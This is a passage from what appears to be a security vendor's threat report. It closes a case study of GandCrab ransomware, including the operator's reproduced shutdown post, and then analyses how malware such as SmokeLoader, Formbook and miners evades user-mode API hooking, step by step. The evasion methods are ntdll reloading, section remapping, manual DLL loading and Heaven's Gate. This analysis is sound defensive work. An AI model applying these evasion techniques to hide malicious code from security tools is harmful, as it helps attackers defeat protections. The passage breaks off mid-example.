



Figure 1-13 | Evasive process used by GandCrab to bypass V3 Lite

Like the V3 disabling process, it first checks if “V3 Lite” is running. If the service is running, it uses the sleep function to wait for 20 minutes before moving onto the next step. After 20 minutes, it searches for AhnLab anti-malware update program, Autoup.exe, then injects the ransomware execution data into the program. When the injected code is executed, the encryption process begins. AhnLab quickly released a security patch to address the above process.


Gandcrab

(\/) _ ($ __ $) _ (\/)

Seller
424 posts
Joined
12/18/17 (ID: 84324)
Activity
virology

Posted 1 hour ago

All the good things come to an end.
For the year of working with us, people have earned more than **$ 2 billion,** we have become a nominal name in the field of the underground in the direction of crypto-fiber. Earnings with us per week averaged **$ 2,500,000** .
We personally earned more than **150 million** dollars per year. We successfully cashed this money and legalized it in various spheres of white business both in real life and on the Internet.
We were glad to work with you. But, as it is written above, all good things come to an end.

We are leaving for a well-deserved retirement . We have proven that by doing evil deeds, retribution does not come. We proved that in a year you can earn money for a lifetime. We have proved that it is possible to become number one not in our own words, but in recognition of other people.

In this regard, we:
1. Stop the set of adverts;
2. We ask the adverts to suspend the flows;
3. Within 20 days from this date, we ask adverts to monetize their bots by any means;
4. Victims - if you buy, now. Then your data no one will recover. Keys will be deleted.

That's all. The topic will be deleted in a month. Thank you all for the work.

Figure 1-14 | GandCrab announces shutdown of its operation

As the famous quote, “everything in life has an end,” what seemed like a never-ending battle between GandCrab and AhnLab came to an abrupt end when GandCrab’s creator announced the end of its operation on May 31st, 2019. GandCrab’s creator claimed that it made more than enough through its operation, as stated in [Figure 1-14]. No new variants were released ever since and GandCrab v5.3 is GandCrab’s last released version.

Conclusion

The battle between GandCrab and AhnLab lasted for 478 days, starting from February 8th, 2018 – when AhnLab first mentioned GandCrab Ransomware via its blog (https://asec.ahnlab.com), to May 31st, 2019 – when the creator of GandCrab Ransomware officially announced the shutdown of its operation.

GandCrab and AhnLab’s battle highlights one if not the most crucial fact, the importance of collaboration between security vendors and organizations to fight against advanced threats, such as GandCrab RaaS (Ransomware-as-a-Service). It is also vital for security vendors to continuously monitor threats and be resilient. It may seem as though the adversaries always have a head start in the battle of security. However, advanced attacks cannot prevail if vulnerabilities are promptly addressed and appropriate updates are made. AhnLab’s prompt actions exemplified this.

AhnLab will continue to monitor security threats in real-time via its threat analysis and anti-malware program. In continuous efforts to build a strong alliance with other vendors and organizations, it will provide TI (Threat Intelligence) through various channels. Although GandCrab’s operation along with its long battle against AhnLab has ended, cyber-battle will never end.

ANALYSIS-IN-DEPTH

- User-Mode Hooking Bypass Techniques

ANALYSIS-IN-DEPTH

User-Mode Hooking Bypass Techniques

Behavioral-based engine, within a sandbox or anti-malware, determines and detects malicious attempts based on the behavior of the malware. User-mode hooking technique is one of the most prominent techniques used to detect malware behavior. This technique consists of injecting a DLL file to monitor the behavior of the malware when it is executed and then hooking the key API functions required to perform the malicious activities. Thus, when the malware calls a specific key APIs, the monitoring DLL file keeps a log of the APIs used to determine the behavior of the malware. The DLL file can detect malicious activities according to the pre-defined rules set by the analyst.

The user-mode hooking technique commonly targets the Native APIs provided by ntdll.dll. It is because most malware uses resources related to process, memory, or file input. In doing so, most APIs must call the system call via ntdll.dll. However, as the number of security solutions utilizing the user-mode hooking technique increases, techniques to bypass the security products also increases.

The most well-known techniques used to bypass the user-mode hooking are as follows: checking if the ntdll file is hooked, reloading the ntdll file, and directly calling the system call.

The first type of evasive method is checking if the ntdll file has been hooked. The malware reads the ntdll.dll in the system folder and compares the memory with the loaded ntdll file by process execution. If there is a difference between the codes, the malware determines that the hooking is enabled, and proceeds to bypass the user-mode hooking by restoring the loaded ntdll code to the original one.

The second type of evasive method is reloading the ntdll.dll within the process and not calling the API from the previous loaded ntdll.dll by the process execution, which is not possible in theory. This report, however, presents how a malware is able to reload the same dll file using a simple trick.

The last technique is directly calling out the system call. The Native API of ntdll.dll calls out the system call using a specific number assigned to it when requesting resources to the kernel. Thus, using the assigned number, the malware can also call out the system call directly to perform malicious activities.

This analysis report introduces several malware samples along with the techniques used to bypass the user-mode hooking.

1. NTDLL Analysis Technique

- Malware Sample: Parasite HTTP (MD5: 6cd0020727088daeecd462b2d844d536)

Parasite HTTP was first introduced in July 2018. It started by analyzing whether or not the currently loaded ntdll.dll has been hooked. The malware first loads the ntdll.dll, located in the

system folder, to the memory and relocates it according to the process.

The malware then compares the API's starting byte of the original ntdll file within the current process to the API's starting five bytes of the ntdll file, which was directly loaded and relocated. If the ntdll file of the current process was hooked, the starting five bytes would have been changed to a branch statement, and therefore, the API's starting five bytes of the two does not match. If the two does not match, the malware restores the five bytes' value from the original ntdll API's starting five bytes.




Figure 2-1 | ntdll file comparison - (Left) Newly loaded ntdll file, (Right) original ntdll file

The following are the list of APIs and key parameters used in this technique.

1) kernel32.CreateFileW()
2) kernel32.GetFileSize() (NtQueryInformationFile)
3) kernel32.VirtualAlloc() as file (or NtAllocateVirtualMemory)
4) kernel32.ReadFile() (NtReadFile) // hFile required
5) kernel32.CloseHandle() (NtClose)
6) kernel32.VirtualAlloc() as process
7) kernel32.VirtualProtect() W authorization (NtProtectVirtualMemory)
8) kernel32.VirtualProtect() W authorization removed (NtProtectVirtualMemory)

Table 2-1 | API used by Parasite HTTP to map ntdll file

NTDLL Reloading Technique

This technique involves reloading the ntdll file from the memory within the process. The malware then uses the API of the newly loaded ntdll file. Since reloading the same ntdll.dll within same process is not officially supported, various bypass techniques are used

2.1) Clone DLL

- Malware Sample: SmokeLoader (MD5: 393f3d59f3a481446cadecd492a909c9)

If ntdll.dll in the system path is loaded using LoadLibrary() API, the existing handle for ntdll.dll is restored without going through the remapping process. This is because the ntdll.dll is already loaded is the current process. Meaning, the result will be restored to the loaded address instead of reloading as the path and the name are identical. However, if the ntdll.dll is loaded after being copied in a different path, it may be mapped to another memory area.

SmokeLoader malware copies the ntdll.dll to Temp path, and reloads the ntdll file through the LdrLoadDll(). Afterward, it uses the APIs of the newly loaded ntdll.dll. Note that this malware directly uses the LdrLoadDll() API of ntdll.dll instead of the common LoadLibrary() type API of kernel32.dll.

The following are the list of APIs and key parameters used in this technique.

1) kernel32.CopyFileW() - FROM %system%\ntdll.dll ,TO \AppData\Local\Temp\D47F.tmp
2) ntdll.LdrLoadDll()

Table 2-2 | Key API of the Clone DLL

The following is the memory area after the reloading. (Memory addresses are examples)

Address	Size	Owner	Section	Contains	Access
0x64DD0000	00001000	D47F_tmp		PE header	R
0x64DD1000	000D6000	D47F_tmp	.text, RT	Code, exports	R E
0x64EA7000	00009000	D47F_tmp	.data	Data	RW
0x64EB0000	00057000	D47F_tmp	.rsrc	Resources	R
0x64F07000	00005000	D47F_tmp	.reloc	Relocations	R

Table 2-3 | Memory area of the remapped ntdll file

2.2) File Mapping

- Malware Sample: AgentTesla Packer (MD5: 05e52cdae5537a7edfe3e5fd81765b1f)
- Malware Sample: Lokibot Packer (MD5: e00008afe709507e67ec48244618ceeb)

Instead of reloading the ntdll file by using the LoadLibrary() type API, the malware creates a Memory Mapped File in the virtual memory via the file mapping method. The Memory Mapped File is not recognized as a loaded library and exists mapped inside the memory. Thus, it can find and call out the API from the mapped area instead of using the API of the loaded ntdll file.

The following are the list of APIs and key parameters used in this technique.

1) kernel32.CreateFileW() - Acquires ntdll.dll handle
2) kernel32.CreateFileMappingW()
3) kernel32.MapViewOfFile()

Table 2-4 | Key APIs of File Mapping

2.3) Section Remapping

- Malware Sample: Ave_maria Packer (MD5: 286cf47399f885659d42a8364668533c)

ntdll.LdrLoadDll() API that was mentioned earlier in the “Clone DLL” section internally calls the following in order when executed: NtOpenFile() ➜ NtCreateSection() ➜ NtMapViewOfSection() API. Both CreateFileMapping() and MapViewOfFile() API that were mentioned earlier in ‘File Mapping’ technique internally uses NtCreateSection() and NtMapViewOfSection() API.

The Section Remapping technique is the method that directly uses internal functions of the following two APIs: NtCreateSection() and NtMapViewOfSection(). Note that if SEC_IMAGE is allocated to the page property value to set it as an executable image file when creating a section, permission is granted to each section accordingly.

The following are the list of APIs and key parameters used in this technique.

1) ntdll.RtlDosPathNameToNtPathName_U() - Acquires ntdll.dll path
2) ntdll.NtCreateFile() - Acquires ntdll.dll handle
3) ntdll.NtCreateSection() - (...,SEC_IMAGE,..)
4) ntdll.NtMapViewOfSection()

Table 2-5 | Key APIs of Section Remapping

2.4) Manual Loading of DLL

- Malware Sample: Formbook (MD5: df0cf87da787021e9004d815f9650e09)




Figure 2-2 | SNS Post regarding DLL Manual Loading

Formbook does not use specific APIs during the ntdll file relocation. Instead, it directly reads the header of ntdll.dll and computes it to relocate it to the memory. The developer of Formbook has named this technique as 'Lagos Island Method.'

The malware loads the ntdll.dll via NtReadFile() to the memory, relocates it as a process after arranging it to fit the file's structure through an assembly command, then allocates the memory with RWE permission (NtAllocateVirtualMemory()) and copies it to the memory.




Figure 2-3 | Relocates the data copy to the RWE memory area below

The following are the list of APIs and key parameters used in this technique.

1) NtCreateFile() – Acquires ntdll.dll handle
2) RtlAllocateHeap() – Allocates space for NtReadFile() (RW)
3) NtReadFile() – Reads ntdll.dll
4) RtlAllocateHeap() – Allocates space to relocate as a process form (RW)
5) Relocates with assembly command – Process form
6) NtAllocateVirtualMemory() – Allocates space for the new ntdll (RWE)
7) Copies with assembly command
8) Uses API of the new ntdll

Table 2-6 | Key APIs of Manually Load DLL

Unlike previous techniques, there is a ntdll file that has been relocated to the memory area with an executable property.

2.4) Heaven's Gate

- Malware Sample: Miner (MD5: ed575ba72ea8b41ac2c31c8c39ce303b)
- Malware Sample: BlueCrab (MD5: c67d6dea99c657ee5f56b53e7f87d8ba)

The malware requires a 32-bit program to be executed in a 64-bit environment. Standard hooking modules injects only the 32-bit dll file into the 32-bit program when it is executed. Heaven's Gate technique, however, allows the 32-bit process to run the x64 command instead of the x86 command. The malware uses this technique to switch the process to recognize 64-bit code, and then calls out the API of the 64-bit dll file.

When the 32-bit program is executed in the 64-bit OS, all the ntdll.dll required for the x86 and the x64 environment are loaded within the process memory, as shown below in [Figure2-4].

ppp.exe	0xea0000	184 kB		C:₩Users₩jun₩Desktop₩ppp.exe	
advapi32.dll	0x76560000	640 kB	고급 Windows 32 기반 API	C:₩Windows₩SysWOW64₩advapi32.dll	6.1.7601.17514
apisetschema.dll	0x40000	4 kB	ApiSet Schema DLL	C:₩Windows₩System32₩apisetschema.dll	6.1.7600.16385
crypt32.dll	0x75d40000	1.11 MB	Crypto API32	C:₩Windows₩SysWOW64₩crypt32.dll	6.1.7601.17514
cryptbase.dll	0x758e0000	48 kB	Base cryptographic API DLL	C:₩Windows₩SysWOW64₩cryptbase.dll	6.1.7600.16385
gdi32.dll	0x76410000	576 kB	GDI Client DLL	C:₩Windows₩SysWOW64₩gdi32.dll	6.1.7601.17514
imm32.dll	0x76260000	384 kB	Multi-User Windows IMM32 ...	C:₩Windows₩SysWOW64₩imm32.dll	6.1.7601.17514
kernel32.dll	0x76040000	1.06 MB	Windows NT 기반 API 클라...	C:₩Windows₩SysWOW64₩kernel32.dll	6.1.7601.17514
KernelBase.dll	0x77730000	280 kB	Windows NT 기반 API 클라...	C:₩Windows₩SysWOW64₩KernelBase.dll	6.1.7601.17514
locale.nls	0xf0000	412 kB		C:₩Windows₩System32₩locale.nls	
lpk.dll	0x76150000	40 kB	Language Pack	C:₩Windows₩SysWOW64₩lpk.dll	6.1.7600.16385
mpr.dll	0x75630000	72 kB	다중 공급자 라우터 DLL	C:₩Windows₩SysWOW64₩mpr.dll	6.1.7600.16385
msasn1.dll	0x77d60000	48 kB	ASN.1 Runtime APIs	C:₩Windows₩SysWOW64₩msasn1.dll	6.1.7601.17514
msctf.dll	0x75f70000	816 kB	MSCTF Server DLL	C:₩Windows₩SysWOW64₩msctf.dll	6.1.7600.16385
msvcrt.dll	0x762c0000	688 kB	Windows NT CRT DLL	C:₩Windows₩SysWOW64₩msvcrt.dll	7.0.7600.16385
ntdll.dll	0x77bb0000	1.66 MB	NT 계층 DLL	C:₩Windows₩System32₩ntdll.dll	6.1.7601.17514
ntdll.dll	0x77d90000	1.5 MB	NT 계층 DLL	C:₩Windows₩SysWOW64₩ntdll.dll	6.1.7601.17514

Figure 2-4 | 32-bit process with both x86 and x64 ntdll file loaded

When the 32-bit process attempts to approach the kernel, a native API of the 32-bit ntdll file is called out just like the x86 environment. However, since the environment of the running process is in the x64 environment, 32-bit ntdll file is not the one that calls out the system call. Instead, the 64-bit ntdll file calls out the system call after switching to 64-bit via X86SwitchTo64BitMode() API of wow64cpu.dll.

However, Heaven's Gate technique does not follow the common process. Instead, when a 32-bit program is executed in the x64 environment, it allows the process to run the x64 assembly code instead of the x86 assembly code.

It is done through following steps:
The CS register on the top left side of [Figure 2-5] is 0x23. The interpretation method of the CPU's code can vary depending on the value of the register. CPU interprets the CS register as x86 code if it is 0x23, and x64 code if it is 0x33.

The goal of Heaven's Gate is to change the value of a CS register to 0x33. However, since the value of the CS register cannot be changed directly, Heaven's Gate uses the 'retf' (return) command to change the EIP value of x64 code and the value of a CS register to 0x33.

First, it uses 'push' to save the retf (0xCB) command and the CS register value (0x0033) to the [ESP+4] stack. Afterward, it uses the assembly call command to save the address 0x17001b to stack [ESP] as the return address value. 0x170014h, executed by the call command, is retf (0xCB), shown below in [Figure 2-6].




Figure 2-5 | Commanding push and call to convert x86 code to x64 code

When the call occurs, the command ‘retf’ is executed as shown blow in the [Figure 6]. As a result, esp 4 bytes is changed to eip, and 2 bytes of esp+4 is changed to CS. In other words, by setting eip as an address that will be read in 64-bit and changing the CS register value to 0x33, the CPU interprets the address' machine code in 64-bit language.




Figure 2-6 | When configuring eip and CS register via ‘retf’ command, interpreted by 64-bit language

It then performs malicious behavior by using the switched x64 code to call out the 64-bit ntdll functions or loading another 64-bit dll instead of loading the ntdll file to the memory.

Following are examples:

① Calling out 64-bit ntdll functions – Miner

Miner malware scans the OS architecture to be injected into the 64-bit process. It runs wuapp.exe for x86 and 64-bit notepad.exe of %WINDIR% path for x64 through ‘suspend.’

